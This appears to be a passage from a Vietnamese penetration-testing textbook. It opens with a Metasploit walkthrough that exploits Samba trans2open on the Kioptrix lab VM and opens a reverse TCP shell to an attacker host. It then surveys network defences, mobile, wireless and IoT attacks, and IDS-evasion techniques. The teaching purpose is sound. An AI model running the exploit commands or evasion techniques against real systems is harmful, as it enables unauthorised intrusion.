Kioptrix là một bản phân phối Linux chứa các lỗ hổng cho trước để làm ví dụ trong quá trình dạy về kiểm thử xâm nhập. Kioptrix có thể lấy dễ dàng từ mạng và chạy trong máy ảo VMware. Phần này sẽ mô tả một số các bước để khai thác lỗ hổng Samba trong đĩa Kioptrix với Metasploit để có cái nhìn trực quan về khai thác lỗ hổng từ xa. Các bước khai thác được mô tả dưới đây:

- Bắt đầu kết nối với cơ sở dữ liệu

```
# msfconsole
msf > db_connect postgres:myPassword@127.0.0.1/pentester
```

- Kiểm tra thông tin:

```
msf > services
```

- Kiểm tra dịch vụ samba với cổng 139

- Sử dụng mô-đun khai thác lỗi trans2open và thiết lập các tham số của máy nạn nhân:

```
msf > use exploit/linux/samba/trans2open
msf > set RHOST 192.168.75.14
```

- Xem danh sách các payload có thể sử dụng cùng với mô-đun khai thác này:

```
msf > show payloads
```

- Sau đó, sử dụng shell reverse_tcp:

```
set payload linux/x86/shell/reverse_tcp
```

- Khai báo các tham số cần:

```
set LHOST 192.168.75.12
set LPORT 2222
```

- Và tiến hành khai thác:

```
> exploit
```

2.3.2 Cách phòng chống xâm nhập mạng

Như đã mô tả trong phần trên, kẻ tấn công có thể thu được rất nhiều thông tin cơ sở hạ tầng quan trọng bằng cách sử dụng các công cụ và kỹ thuật sẵn có. Chuyên gia kiểm thử xâm nhập không chỉ đơn giản tập trung vào tấn công mạng, mà cũng cần phải có hiểu biết về các biện pháp giảm thiểu và kiểm soát đầy đủ để có thể cung cấp lời khuyên và hướng dẫn cho khách hàng.

Ngoài các biện pháp sử dụng mật khẩu mạnh cũng như liên tục cập nhật các bản vá, cần thêm các phương pháp nhằm gây khó khăn hơn cho kẻ tấn công khi muốn lấy được các thông tin cần thiết để thực hiện một cuộc tấn công thành công. Phần này sẽ trình bày một số biện pháp cần thiết.

2.3.2.1 Quy ước đặt tên

Người quản trị nên sử dụng các tên không cho biết thông tin về thiết bị. Ví dụ: nếu sử dụng Nmap-Fu hoặc DNS-Fu để lấy tên máy chủ và thấy rằng các máy được gán nhãn như sau:

- dns1.example.com
- mail.example.com
- domainerver
- devserver
- Administratorspivotpoint
- rogueWAP

Điều này ngay lập tức sẽ đưa ra một ý tưởng về những hệ thống muốn nhắm mục tiêu đầu tiên. Một phương pháp đặt tên tốt hơn có thể là theo quy ước nào đó, ví dụ như ST1 = máy chủ DNS, hoặc tên của tất cả các máy chủ phát triển có chứa “71”. Việc này sẽ gây khó hiểu hơn đối với kẻ đột nhập, nhưng đồng thời lại cho phép quản trị viên nhận dạng tài sản một cách nhanh chóng.

2.3.2.2 *Port knocking*

Thông thường, các quản trị viên có thể chọn để sử dụng port knocking để tránh quét cổng. Khái niệm này có thể hiểu đơn giản là yêu cầu ai đó kết nối với một cổng bí mật trước khi kết nối với một cổng quản lý hợp lệ như SSH. Một cách sử dụng tiên tiến nhất của port knocking là cài đặt một máy chủ telnet và tắt tường lửa tạm thời chặn IP từ kết nối đến bất kỳ cổng nào trong hệ thống khi nó chạm vào cổng telnet.

2.3.2.3 *Phát hiện xâm nhập và các hệ thống phòng tránh*

Mặc dù không thật sự cung cấp bảo mật hoàn hảo nhưng một hệ thống phát hiện xâm nhập được cấu hình đúng (dựa trên máy chủ hoặc dựa trên mạng) có thể tạo ra sự khác biệt lớn trong việc phát hiện các lần quét. Các thiết bị này phải được sử dụng như là một phần của công tác phòng ngừa của công ty theo chiến lược và phải được quản lý, giám sát và cập nhật đúng cách để mang lại lợi ích nhất cho việc bảo mật của công ty.

2.3.2.4 *Điểm cảnh báo*

Các hệ thống đưa ra các cảnh báo khi có truy nhập. Đây là một kiểu cảnh báo sớm, tương tự như việc sử dụng một máy dò chuyển động trong an ninh vật lý. Quản trị viên có thể thiết lập một hệ thống tự động gửi cảnh báo hoặc thực hiện các hành động nhất định khi có kết nối khác thường. Quản trị viên nên cố gắng tránh việc mở nhiều cổng trên các hệ thống này, vì điều đó có thể đi ngược lại mục đích của hệ thống. Một điểm cần chú ý là nếu sử dụng các hệ thống này thì điều quan trọng là chúng phải được duy trì với cùng mức độ như các hệ thống khác trên mạng. Nếu có một hệ thống chưa được vá trên mạng thì chắc chắn sẽ là một mục tiêu hấp dẫn cho kẻ tấn công. Tuy nhiên, việc tạo điều kiện cho kẻ tấn công cách thức nhanh chóng đạt được chỗ đứng trong mạng không phải là ý tưởng tốt. Khi kẻ tấn công vào được mạng, chúng có thể nhanh chóng cài backdoor vào mạng của tổ chức trên các hệ thống khác, trước khi người kiểm thử có khả năng phản ứng lại với các cảnh báo từ điểm cảnh báo.

2.3.2.5 Khóa dịch vụ SNMP

Cần đảm bảo rằng các quản trị viên sử dụng SNMP một cách an toàn. SNMP có thể được sử dụng để đạt được nhiều thông tin và sẽ rất nguy hại nếu nó nằm trong tay của kẻ tấn công. SNMP nên sử dụng các cơ chế bảo mật mới nhất có sẵn như mã hóa. Sử dụng phiên bản SNMP mới nhất nếu đã kiểm tra được tính an toàn. Nó cũng nên được khóa lại và bị hạn chế chỉ có thể truy nhập được đối với một số máy chủ nhất định. Điều quan trọng nhất là nên loại bỏ chế độ công khai.

2.4 Một số dạng kiểm thử xâm nhập khác

2.4.1 Xâm nhập thiết bị di động

Điện thoại di động đóng một vai trò quan trọng trong cuộc sống số của chúng ta ngày nay. Các thống kê cho thấy có tới 70% người dùng nói rằng họ thích sử dụng điện thoại thông minh/máy tính bảng hơn so với máy tính. Ngoài ra, 67% người dùng internet đã sử dụng ứng dụng mua sắm trên điện thoại di động hoặc máy tính bảng, 35 tỉ ứng dụng di động được tải xuống mỗi tháng tạo ra giao dịch trị giá 27 tỉ USD. Điện thoại thông minh hiện có trên thị trường đang chạy trên các hệ điều hành phổ biến khác nhau như iOS, Blackberry OS, Android, Symbian và Windows, v.v.

Sự tăng trưởng trong việc sử dụng thiết bị di động đã khiến vấn đề bảo mật trở thành trọng tâm của các ứng dụng và dịch vụ hiện nay vì chúng dễ bị tấn công. Điện thoại thông minh có ứng dụng độc hại hoặc điện thoại bị nhiễm vi-rút có thể gây ra sự cố cho mạng. Vì điện thoại di động được sử dụng phổ biến cho các giao dịch trực tuyến, ứng dụng ngân hàng và các ứng dụng tài chính khác, thiết bị điện thoại di động phải được bảo mật mạnh mẽ để giữ cho các giao dịch an toàn và bí mật. Tương tự, điện thoại di động có dữ liệu quan trọng như danh bạ, tin nhắn, email, thông tin đăng nhập và tệp có thể dễ dàng bị đánh cắp khi điện thoại bị xâm phạm.

OWASP Mobile Security top 10 được tạo ra để nâng cao nhận thức về các vấn đề bảo mật di động hiện nay. Vào năm 2015, OWASP đã thực hiện một cuộc khảo sát và bắt đầu kêu gọi gửi dữ liệu trên toàn cầu nhằm phân tích và phân loại lại Top 10 OWASP Mobile cho năm 2016. Nhờ đó tạo ra 10 danh mục hàng đầu tập trung vào các ứng dụng di động hơn là máy chủ. 10 rủi ro di động hàng đầu bao gồm:

- M1: Sử dụng nền tảng không phù hợp
- M2: Lưu trữ dữ liệu không an toàn
- M3: Giao tiếp không an toàn
- M4: Xác thực không an toàn
- M5: Mật mã không đủ mạnh
- M6: Ủy quyền không an toàn
- M7: Chất lượng mã client

- M8: Giả mạo mã
- M9: Kỹ thuật dịch ngược
- M10: Chức năng ngoại lai

Cách thức tấn công

Có nhiều mối đe dọa và cách thức tấn công vào thiết bị di động. Những đe dọa cơ bản nhất đến từ phần mềm độc hại, mất dữ liệu và tấn công vào tính toàn vẹn. Kẻ tấn công có thể cố gắng thực hiện các cuộc tấn công thông qua trình duyệt của nạn nhân thông qua một trang web độc hại hoặc một trang web hợp pháp bị xâm phạm. Các cuộc tấn công lừa đảo, sự mất mát dữ liệu, đánh cắp dữ liệu, di chuyển dữ liệu trái phép là những cuộc tấn công phổ biến vào công nghệ di động.

Vấn đề về môi trường sandbox cho ứng dụng

Môi trường sandbox cho ứng dụng là một trong những thành phần chính quan trọng nhất của bảo mật. Nó hỗ trợ bảo mật với vai trò là một thành phần tích hợp trong một giải pháp bảo mật. Tính năng sandbox khác nhiều so với các cơ chế chống vi-rút và phần mềm chống phần mềm độc hại truyền thống khác. Công nghệ sandbox cung cấp khả năng bảo vệ nâng cao bằng cách phân tích các mối đe dọa mới nổi, phần mềm độc hại, ứng dụng độc hại, v.v. trong một môi trường phức tạp với khả năng hiển thị chuyên sâu và kiểm soát chi tiết hơn. Tuy nhiên, ứng dụng độc hại nâng cao có thể được thiết kế để vượt qua công nghệ sandbox. Các kỹ thuật phổ biến được kẻ tấn công áp dụng để vượt qua quá trình kiểm tra gồm mã phân mảnh và tập lệnh với bộ đếm thời gian ngủ (sleep timer).

Thư rác trên thiết bị di động và lừa đảo

Thư rác trên thiết bị di động là một kỹ thuật gửi thư rác cho nền tảng di động, trong đó các email không mong muốn được gửi đến các mục tiêu. Những thư rác này chứa các liên kết độc hại để tiết lộ thông tin nhạy cảm. Tương tự, các cuộc tấn công lừa đảo cũng được thực hiện vì dễ thiết lập và khó ngăn chặn. Tin nhắn và email với thông báo trúng thưởng và quảng cáo trúng thưởng tiền mặt là những loại thư rác được biết đến nhiều nhất. Kẻ tấn công có thể yêu cầu thông tin xác thực trong một cuộc gọi điện thoại, tin nhắn hoặc chuyển hướng người dùng đến trang web độc hại hoặc trang web hợp pháp bị xâm phạm thông qua một liên kết trong một tin nhắn rác hoặc email.

Ngoài ra, mạng Wi-Fi công cộng, mạng Wi-Fi không được mã hóa và Bluetooth là các phương thức đơn giản khác để kẻ tấn công chặn liên lạc và lấy thông tin. Người dùng kết nối với Wi-Fi công cộng cố ý hoặc vô ý đều có thể là nạn nhân. BlueBugging, BlueSnarfing và Packet Sniffing là những cuộc tấn công phổ biến vào các kết nối không dây mở.

2.4.2 *Xâm nhập mạng không dây*

2.4.2.1 *Giới thiệu về mạng không dây*

Mạng không dây là một loại mạng có khả năng truyền và nhận dữ liệu thông qua một phương tiện không dây như sóng vô tuyến. Ưu điểm chính của mạng này là giảm chi phí về dây dẫn, thiết bị và sự phức tạp trong cài đặt của mạng có dây. Thông thường, liên lạc không dây dựa vào liên lạc vô tuyến. Các dải tần số khác nhau được sử dụng cho các loại công nghệ không dây khác nhau tùy theo yêu cầu. Ví dụ phổ biến nhất của mạng không dây là mạng điện thoại di động, truyền thông qua vệ tinh, vi ba, v.v. Các mạng không dây này được sử dụng phổ biến cho các mạng cá nhân, mạng cục bộ, mạng diện rộng.

Các loại mạng không dây được triển khai trong một khu vực địa lý có thể được phân loại như sau:

- Mạng khu vực cá nhân không dây (PAN không dây)
- Mạng cục bộ không dây (WLAN)
- Mạng khu vực đô thị không dây (WMAN)
- Mạng diện rộng không dây (WWAN)

Tuy nhiên, một mạng không dây có thể được định nghĩa theo các kiểu khác nhau tùy thuộc vào các tình huống triển khai. Ở đây chúng ta tập trung xem xét mạng WiFi.

Wi-Fi là công nghệ mạng cục bộ không dây theo chuẩn 802.11. Nhiều thiết bị như máy tính cá nhân, máy chơi game, điện thoại di động, máy tính bảng, máy in hiện đại và nhiều thiết bị khác tương thích với Wi-Fi. Các thiết bị tương thích với Wi-Fi này được kết nối với Internet thông qua điểm truy cập không dây. Có một số giao thức phụ trong 802.11 như 802.11 a/b/g/n được sử dụng trong WLAN.

Có nhiều cách để phát hiện các mạng không dây đang mở. Các kỹ thuật này được gọi là WiFi Chalking, bao gồm:

- WarWalking: Đi bộ xung quanh để phát hiện các mạng Wi-Fi
- WarChalking: Sử dụng biểu tượng và dấu hiệu để đánh dấu có mạng Wi-Fi gần đó
- WarFlying: Phát hiện mạng Wi-Fi bằng drone
- WarDriving: Lái xe xung quanh để phát hiện mạng Wi-Fi

2.4.2.2 *Các mối đe dọa tới mạng không dây*

Tấn công kiểm soát truy cập

Tấn công kiểm soát truy cập không dây là những cuộc tấn công của kẻ xâm nhập vào mạng không dây bằng cách trốn tránh các tham số kiểm soát truy cập như giả mạo địa chỉ MAC, điểm truy cập giả mạo, cấu hình sai, v.v.

Tấn công vào tính bí mật và tính toàn vẹn

Các cuộc tấn công toàn vẹn gồm tiêm WEP. Chèn khung dữ liệu, tấn công phát lại và đảo bit, v.v. Các cuộc tấn công vào tính bí mật gồm phân tích lưu lượng, chiếm quyền điều khiển phiên, giả mạo, bẻ khóa, tấn công MITM, v.v. để chặn lấy thông tin bí mật.

Tấn công vào tính sẵn sàng

Các cuộc tấn công vào tính sẵn sàng gồm cả các cuộc tấn công làm ngập lụt và tấn công từ chối dịch nhằm ngăn người dùng hợp pháp kết nối hoặc truy cập vào mạng không dây. Các cuộc tấn công vào tính sẵn sàng có thể được thực hiện bằng cách làm ngập xác thực, nhiễm độc ARP, tấn công hủy xác thực, tấn công hủy liên kết, v.v.

Tấn công xác thực

Tấn công xác thực nhằm mục đích đánh cắp thông tin nhận dạng hoặc máy khách không dây hợp pháp để truy cập vào mạng bằng cách mạo danh. Nó có thể bao gồm các kỹ thuật bẻ khóa mật khẩu, đánh cắp danh tính, đoán mật khẩu.

Tấn công với điểm truy cập giả mạo

Tấn công với điểm truy cập giả mạo là một kỹ thuật trong đó kẻ tấn công tạo điểm truy cập giả mạo ở một nơi có mạng không dây hợp pháp, với SSID giống nhau. Người dùng nghĩ rằng điểm truy cập giả mạo là điểm truy cập hợp pháp và kết nối với nó. Khi người dùng được kết nối với điểm truy cập giả mạo, tất cả lưu lượng truy cập sẽ trực tiếp qua nó và kẻ tấn công bắt được gói tin để theo dõi hoạt động.

Liên kết sai với máy khách

Tấn công liên kết sai với máy khách gồm một điểm truy cập giả mạo bên ngoài các tham số của mạng công ty. Khi nhân viên kết nối với nó bằng cách bỏ qua các chính sách bảo mật, tất cả lưu lượng truy cập sẽ đi tới kẻ tấn công.

Tấn công điểm truy cập cấu hình sai

Tấn công điểm truy cập cấu hình sai đề cập tới việc truy cập vào điểm truy cập hợp pháp bằng cách tận dụng các cấu hình sai của nó. Cấu hình sai có thể như mật khẩu yếu, cấu hình mật khẩu mặc định, mạng không dây không có mật khẩu bảo vệ, v.v.

Liên kết trái phép

Liên kết trái phép là một kỹ thuật khác mà người dùng bị nhiễm Trojan đang hoạt động như một điểm truy cập cho phép kẻ tấn công kết nối mạng công ty thông qua nó. Trojan này kích hoạt điểm truy cập dựa trên phần mềm thông qua tập lệnh độc hại, cho phép các thiết bị như máy tính xách tay biến các card WLAN của chúng thành mạng WLAN.

Tấn công kết nối Ad Hoc

Kết nối Ad Hoc là mạng không an toàn vì chúng không cung cấp xác thực và mã hóa mạnh. Kẻ tấn công có thể cố gắng xâm nhập máy khách trong chế độ đặc biệt.

Tấn công gây nhiễu tín hiệu

Các cuộc tấn công gây nhiễu tín hiệu yêu cầu tín hiệu tần số khuếch đại cao gây ra cuộc tấn công từ chối dịch vụ. Thuật toán Đa truy cập/Tránh va chạm của WiFi yêu cầu thời gian chờ để truyền sau khi phát hiện va chạm.

2.4.2.3 Phương pháp tấn công mạng không dây

Phát hiện Wi-Fi

Bước đầu tiên trong việc tấn công mạng không dây là thu thập thông tin về nó. Thông tin này có thể được thu thập bằng phương pháp thu thập thông tin chủ động lẫn bị động, với nhiều công cụ khác nhau. Phương pháp thu thập thụ động bao gồm chặn bắt các gói tin sử dụng các công cụ như Airwaves, NetSurveyor và các công cụ khác để khám phá thông tin như mạng không dây đang có xung quanh. Thu thập thông tin chủ động bao gồm việc thăm dò các điểm truy cập để lấy thông tin. Trong thu thập thông tin chủ động, kẻ tấn công sẽ gửi một yêu cầu thăm dò và điểm truy cập sẽ gửi phản hồi thăm dò.

Bản đồ GPS

Lập bản đồ GPS là quá trình tạo danh sách các mạng Wi-Fi được phát hiện để tạo bản ghi sử dụng GPS. GPS định vị vị trí của các Wi-Fi được phát hiện. Thông tin này có thể được sử dụng để bán cho kẻ tấn công hoặc cộng đồng tội phạm.

Phân tích lưu lượng không dây

Phân tích lưu lượng của mạng không dây bao gồm chặn bắt gói tin để tìm ra các thông tin liên quan như SSID quảng bá, phương thức xác thực, kỹ thuật mã hóa, v.v. Có một số công cụ có sẵn để bắt gói tin và phân tích mạng không dây như công cụ Wireshark/Pilot, Omni peek, Commview, vân vân.

Thực hiện các cuộc tấn công không dây

Kẻ tấn công sử dụng công cụ như Aircrack-ng và các loại tấn công khác như nhiễm độc ARP, MITM, Phân mảnh, Giả mạo MAC, De-Authentication, Disassociation và điểm truy cập giả mạo để bắt đầu cuộc tấn công trên mạng không dây.

2.4.3 Xâm nhập thiết bị IoT

2.4.3.1 Giới thiệu công nghệ

Thế giới đang nhanh chóng tiến tới tự động hóa. Nhu cầu về các thiết bị tự động kiểm soát các công việc hàng ngày của chúng ta đang tăng lên từng ngày. Với quy trình tự động, việc tiến tới kết nối mọi thứ sẽ tăng năng suất làm việc, làm cho quy trình công việc trở nên nhanh hơn nữa. Thuật ngữ “vạn vật” dùng để chỉ máy móc, thiết bị, xe cộ, cảm biến và nhiều thiết bị khác. Một ví dụ về quy trình tự động hóa này thông qua Internet vạn vật là kết nối một camera CCTV được đặt trong một tòa nhà sẽ ghi lại sự xâm nhập và ngay lập tức tạo ra cảnh báo trên các thiết bị của khách hàng từ xa. Tương tự, chúng ta có thể kết nối các thiết bị qua internet để giao tiếp với các thiết bị khác.

Công nghệ IoT yêu cầu danh tính duy nhất cho mỗi thiết bị là địa chỉ IP, đặc biệt là địa chỉ IPv6. Việc lập kế hoạch và triển khai IPv4 và IPv6 trên một cấu trúc mạng tiên tiến đòi hỏi phải xem xét kỹ lưỡng các chiến lược và kỹ thuật tiên tiến. Trong phiên bản IPv4, địa chỉ 32 bit được gán cho mỗi nút mạng để nhận dạng trong khi ở phiên bản IPv6, 128 bit được gán cho mỗi nút để nhận dạng duy nhất. IPv6 là một phiên bản nâng cao của IPv4 có thể đáp ứng được sự phổ biến ngày càng tăng của Internet, số lượng người dùng ngày càng tăng và một số thiết bị cũng như những tiến bộ trong mạng.

2.4.3.2 Hoạt động của Internet vạn vật

Các thiết bị IoT có thể sử dụng các cổng IoT để giao tiếp với internet hoặc chúng có thể trực tiếp giao tiếp với internet. Tích hợp thiết bị điều khiển, bộ điều khiển logic và các mạch điện tử có khả năng lập trình tiên tiến giúp chúng có khả năng giao tiếp và điều khiển từ xa.

Kiến trúc của IoT phụ thuộc vào năm lớp như sau:

1. Lớp ứng dụng
2. Lớp phần mềm trung gian
3. Lớp Internet
4. Lớp cổng truy cập
5. Lớp công nghệ biên

Trong đó, lớp ứng dụng chịu trách nhiệm cung cấp dữ liệu cho người dùng ở lớp ứng dụng. Đây là giao diện người dùng để điều khiển, quản lý và chỉ huy các thiết bị IoT này. Lớp phần mềm trung gian dành cho quản lý thiết bị và thông tin. Lớp Internet chịu trách nhiệm về kết nối điểm cuối. Lớp gateway truy cập chịu trách nhiệm dịch giao thức và nhắn tin. Và lớp công nghệ biên gồm các thiết bị IoT.

2.4.3.3 Mô hình truyền thông IoT

Có một số phương pháp để các thiết bị IoT có thể giao tiếp với các thiết bị khác. Sau đây là một số mô hình truyền thông IoT.

Mô hình thiết bị với thiết bị

Mô hình thiết bị với thiết bị là một mô hình giao tiếp IoT cơ bản trong đó hai thiết bị giao tiếp với nhau mà không can thiệp vào bất kỳ thiết bị nào khác. Giao tiếp giữa hai thiết bị này được thiết lập bằng phương tiện truyền thông như mạng không dây. Ví dụ về mô hình giao tiếp thiết bị với thiết bị như điện thoại di động và máy in Wi-Fi. Người dùng có thể kết nối máy in Wi-Fi bằng kết nối Wi-Fi và gửi lệnh để in. Các thiết bị này độc lập với nhà cung cấp. Điện thoại di động của một nhà cung cấp có thể giao tiếp với máy in không dây của các nhà sản xuất khác nhau dựa trên khả năng tương tác. Tương tự, bất kỳ thiết bị gia dụng nào được kết nối với điều khiển từ xa không dây thông qua một phương tiện như

Wi-Fi, Bluetooth, NFC hoặc RFID đều có thể là một ví dụ về mô hình giao tiếp thiết bị với thiết bị.

Mô hình thiết bị với đám mây

Mô hình thiết bị với đám mây là một mô hình giao tiếp thiết bị IoT khác trong đó các thiết bị IoT đang giao tiếp trực tiếp với máy chủ ứng dụng. Ví dụ: hãy xem xét một tình huống thực tế của một ngôi nhà được lắp đặt nhiều cảm biến vì lý do an ninh như phát hiện chuyển động, camera, cảm biến nhiệt độ, v.v. Các cảm biến này được kết nối trực tiếp với máy chủ ứng dụng có thể được lưu trữ cục bộ hoặc trên đám mây. Máy chủ ứng dụng sẽ cung cấp khả năng trao đổi thông tin giữa các thiết bị này. Tương tự, các kịch bản giao tiếp thiết bị với đám mây có thể tìm thấy trong môi trường sản xuất, tại đó các cảm biến khác nhau giao tiếp với máy chủ ứng dụng. Máy chủ ứng dụng xử lý dữ liệu và thực hiện bảo trì dự kiến, các hành động cần thiết và khắc phục để tự động hóa các quy trình và đẩy nhanh quá trình sản xuất.

Mô hình thiết bị với cổng kết nối IoT

Mô hình thiết bị với cổng kết nối IoT (gateway) tương tự như mô hình thiết bị với đám mây. Thiết bị cổng kết nối IoT được thêm vào trong mô hình này để thu thập dữ liệu từ các cảm biến và gửi đến máy chủ ứng dụng từ xa. Ngoài ra, mô hình cung cấp một điểm hợp nhất, để kiểm tra và kiểm soát dữ liệu được truyền đi. Cổng này có thể cung cấp bảo mật và các chức năng khác như dữ liệu hoặc dịch giao thức.

Mô hình chia sẻ dữ liệu phía sau

Mô hình chia sẻ dữ liệu phía sau (backend) là một mô hình nâng cao trong đó các thiết bị giao tiếp với các máy chủ ứng dụng. Kịch bản này được sử dụng trong quan hệ đối tác tập thể giữa các nhà cung cấp ứng dụng khác nhau. Mô hình chia sẻ dữ liệu **phía sau** mở rộng mô hình thiết bị với đám mây thành một kịch bản có thể mở rộng, trong đó các cảm biến này được truy cập và kiểm soát bởi nhiều bên thứ ba được ủy quyền.

2.4.3.4 Các khả năng tấn công IoT

Những thách thức đối với IoT

Có rất nhiều thách thức đối với việc triển khai Internet vạn vật. Vấn đề ở chỗ IoT mang lại sự dễ dàng, tính di động và khả năng kiểm soát tốt hơn cho các quy trình. Có nhiều mối đe dọa, lỗ hổng bảo mật và thách thức đối với công nghệ IoT. Một số thách thức lớn đối với công nghệ IoT như sau:

1. Thiếu an toàn
2. Giao diện dễ bị tổn thương
3. Rủi ro về an ninh vật lý
4. Thiếu sự hỗ trợ của nhà cung cấp
5. Khó cập nhật phần mềm (firmware) và hệ điều hành

6. Vấn đề về khả năng tương tác

Các khu vực tấn công IoT

Sau đây là các khu vực tấn công phổ biến nhất đối với mạng IoT:

- Bộ nhớ thiết bị chứa thông tin xác thực.
- Kiểm soát truy cập.
- Khai thác lỗ hổng phần sụn.
- Nâng cấp đặc quyền.
- Đặt lại về trạng thái không an toàn.
- Loại bỏ phương tiện lưu trữ.
- Các cuộc tấn công web.
- Các cuộc tấn công phần sụn.
- Các cuộc tấn công dịch vụ mạng.
- Lưu trữ dữ liệu cục bộ không được mã hóa.
- Các vấn đề về tính bảo mật và tính toàn vẹn.
- Các cuộc tấn công điện toán đám mây.
- Cập nhật độc hại.
- Các API không an toàn.
- Các mối đe dọa từ ứng dụng di động.

2.4.3.5 Các cuộc tấn công IoT

Tấn công DDoS

Tấn công từ chối dịch vụ phân tán nhằm mục đích làm cho các dịch vụ của mục tiêu không khả dụng. Tấn công DOS phân tán có thể nhắm tới tất cả các thiết bị IoT, cổng IoT và máy chủ ứng dụng và khi bị tấn công, các thiết bị này bị tràn ngập bởi các yêu cầu, dẫn đến từ chối dịch vụ.

Tấn công mã nhảy

Mã nhảy (Rolling code hoặc Code hopping) là một kỹ thuật khác có thể bị khai thác. Trong kỹ thuật này, kẻ tấn công bắt được mã, chuỗi hoặc tín hiệu đến từ các thiết bị phát cùng với việc đồng thời chặn thiết bị thu nhận tín hiệu. Mã bị bắt này sau đó sẽ sử dụng để truy cập trái phép. Ví dụ, một nạn nhân gửi tín hiệu để mở khóa ga ra hoặc ô tô của anh ta. Khóa trung tâm của ô tô hoạt động trên tín hiệu radio. Kẻ tấn công sử dụng thiết bị gây nhiễu tín hiệu, ngăn không cho bộ thu tín hiệu của ô tô nhận được tín hiệu và đồng thời bắt được tín hiệu do chủ xe gửi đến. Sau đó, kẻ tấn công có thể mở khóa xe bằng tín hiệu thu được.

Tấn công BlueBorne

Cuộc tấn công blueborne được thực hiện bằng các kỹ thuật khác nhau để khai thác các lỗ hổng Bluetooth. Tập hợp các kỹ thuật này để truy cập trái phép vào các thiết bị hỗ trợ Bluetooth được gọi là tấn công Blueborne.

Tấn công nghẽn tín hiệu

Tấn công nghẽn tín hiệu (jamming) để ngăn các thiết bị giao tiếp với nhau và với máy chủ.

Tấn công cửa hậu

Là việc triển khai cửa hậu trên máy tính của nạn nhân để truy cập trái phép vào mạng riêng. Đây không phải là chỉ đề cập về việc tạo một backdoor trên các thiết bị IoT.

Một số kiểu tấn công IoT khác bao gồm:

- Nghe trộm
- Tấn công Sybil
- Bộ dụng cụ khai thác
- Tấn công MITM
- Tấn công phát lại
- Thiết bị độc hại giả mạo
- Tấn công kênh bên/ kênh kẻ
- Tấn công ransomware

2.4.3.6 Các bước tấn công IoT

Phương pháp tấn công cho nền tảng IoT cũng giống như phương pháp cho các nền tảng khác. Các bước tấn công bao gồm:

Thu thập thông tin

Bước đầu tiên trong việc tấn công môi trường IoT yêu cầu thu thập thông tin. Thu thập thông tin bao gồm trích xuất thông tin như địa chỉ IP, giao thức đang chạy, cổng mở, loại thiết bị, thông tin của nhà cung cấp, v.v. Shodan, Censys và Thingful là các công cụ tìm kiếm phổ biến để tìm hiểu thông tin về thiết bị IoT. Shodan là một nền tảng hữu ích để khám phá và thu thập thông tin về các thiết bị IoT. Ví dụ như, có thể tìm kiếm các Webcam được triển khai trên toàn thế giới.

Quét lỗ hổng bảo mật

Quét lỗ hổng bảo mật bao gồm quét mạng và các thiết bị để xác định các lỗ hổng như mật khẩu yếu, lỗi phần mềm và phần mềm, cấu hình mặc định, v.v. ping nhiều mục tiêu cùng lúc (multi-ping), Nmap, công cụ quét lỗ hổng bảo mật IoT, Foren6 được sử dụng để quét các lỗ hổng.

Khởi động tấn công

Khởi động giai đoạn tấn công bao gồm việc khai thác các lỗ hổng này bằng cách sử dụng các tấn công khác nhau như DDoS, tấn công mã nhảy, gây nhiễu,... RF Crack và Attify Zigbee Framework, HackRF One là những công cụ phổ biến để tấn công.

Lấy quyền truy cập

Lấy quyền truy cập bao gồm việc kiểm soát môi trường IoT. Lấy quyền truy cập, nâng cấp đặc quyền cho quản trị viên, cài đặt cửa sau cũng được bao gồm trong giai đoạn này.

Duy trì tấn công

Duy trì cuộc tấn công bao gồm đăng xuất mà không bị phát hiện, xóa nhật ký và che dấu vết.

2.4.3.7 Các biện pháp đối phó

Biện pháp đối phó tấn công cho các thiết bị IoT bao gồm các biện pháp được khuyến nghị bởi các công ty sản xuất như sau đây.

- Cập nhật phần sụn
- Chặn các cổng không cần thiết
- Tắt dịch vụ telnet
- Sử dụng giao tiếp được mã hóa như SSL/TLS
- Sử dụng mật khẩu mạnh
- Sử dụng mã hóa ổ đĩa
- Khóa tài khoản người dùng
- Đánh giá định kỳ các thiết bị
- Khôi phục mật khẩu an toàn
- Xác thực hai yếu tố
- Tắt UPnP (Universal Plug and Play)

2.4.4 Lẩn tránh IDS và tường lửa

2.4.4.1 Lẩn tránh IDS

Tấn công chèn

Tấn công chèn là một kiểu lẩn tránh thiết bị IDS bằng cách lợi dụng việc tin tưởng hoàn toàn vào IDS. Hệ thống phát hiện xâm nhập (IDS) giả định rằng các gói được chấp nhận cũng được chấp nhận bởi hệ thống cuối, nhưng có thể có khả năng hệ thống cuối có thể từ chối các gói này. Loại tấn công này được nhắm mục tiêu đặc biệt vào thiết bị IDS dựa trên chữ ký để chèn dữ liệu vào IDS. Lợi dụng lỗ hổng bảo mật, kẻ tấn công có thể chèn các gói có giá trị tổng kiểm tra hoặc TTL không hợp lệ và gửi chúng không theo thứ tự. IDS và máy chủ lưu trữ cuối, khi tập hợp lại gói, chúng có thể có hai luồng khác nhau. Ví dụ: kẻ tấn công có thể gửi luồng sau.

Lẩn tránh

Lẩn tránh là một kỹ thuật nhằm gửi gói tin được chấp nhận bởi hệ thống cuối bị IDS từ chối. Kỹ thuật lẩn tránh nhằm mục đích khai thác vật chủ. Một IDS từ chối nhằm một gói tin như vậy sẽ bỏ sót hoàn toàn nội dung của nó. Kẻ tấn công có thể lợi dụng điều kiện này và khai thác nó.

Tấn công phân mảnh

Phân mảnh là quá trình chia nhỏ gói tin thành các mảnh. Kỹ thuật này thường được áp dụng khi IDS và thiết bị Máy chủ được cấu hình với thời gian chờ khác nhau. Ví dụ: nếu một IDS được định cấu hình với 10 giây thời gian chờ trong khi máy chủ được định cấu hình với 20 giây thời gian chờ. Việc gửi các gói với độ trễ 15 giây sẽ bỏ qua quá trình lắp ráp lại tại IDS và tập hợp lại tại máy chủ.

Tương tự, các đoạn chồng chéo được gửi đi. Trong tấn công phân mảnh chồng chéo, một gói có số thứ tự TCP được cấu hình chồng chéo. Việc lắp ráp lại các gói phân mảnh, chồng chéo này dựa trên cách hệ điều hành được cấu hình để thực hiện. Hệ điều hành máy chủ có thể sử dụng phân mảnh gốc trong khi thiết bị định tuyến có thể sử dụng phân mảnh tiếp theo bằng cách sử dụng bù đắp.

Tấn công từ chối dịch vụ (DoS)

